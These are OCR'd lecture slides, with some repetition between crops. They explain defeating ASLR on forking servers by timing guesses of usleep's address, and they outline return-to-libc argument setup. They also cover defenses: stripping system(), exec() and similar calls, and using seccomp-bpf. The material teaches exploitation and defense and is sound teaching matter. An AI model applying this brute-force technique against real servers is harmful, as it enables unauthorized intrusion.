
`0x01010101` = *smallest number w/o 0-byte*

≈ 16 million == 16 sec of sleep

Wrong guess of usleep = crash; retry

Correct guess of usleep = response in 16 sec

INFERRING ADDRESSES WITH ASLR




0x01010101 = *smallest number w/o 0-byte*
≈ 16 million == 16 sec of sleep

Why this works

Every connection causes a fork;
fork() does not re-randomize ASLR

Wrong guess of usleep = crash; retry
Correct guess of usleep = response in 16 sec

RETURN TO LIBC




How do we guess this address?

By first guessing usleep

How do we ensure these are the args?

By prepending 4 byte padding

DEFENSE: JUST GET RID OF SYSTEM()?



Idea: Remove any function call that
(a) is not needed and
(b) could wreak havoc

system()
exec()
connect()
open()
...

RELATED IDEA: SECCOMP-BPF

RELATED IDEA: SECCOMP-BPF

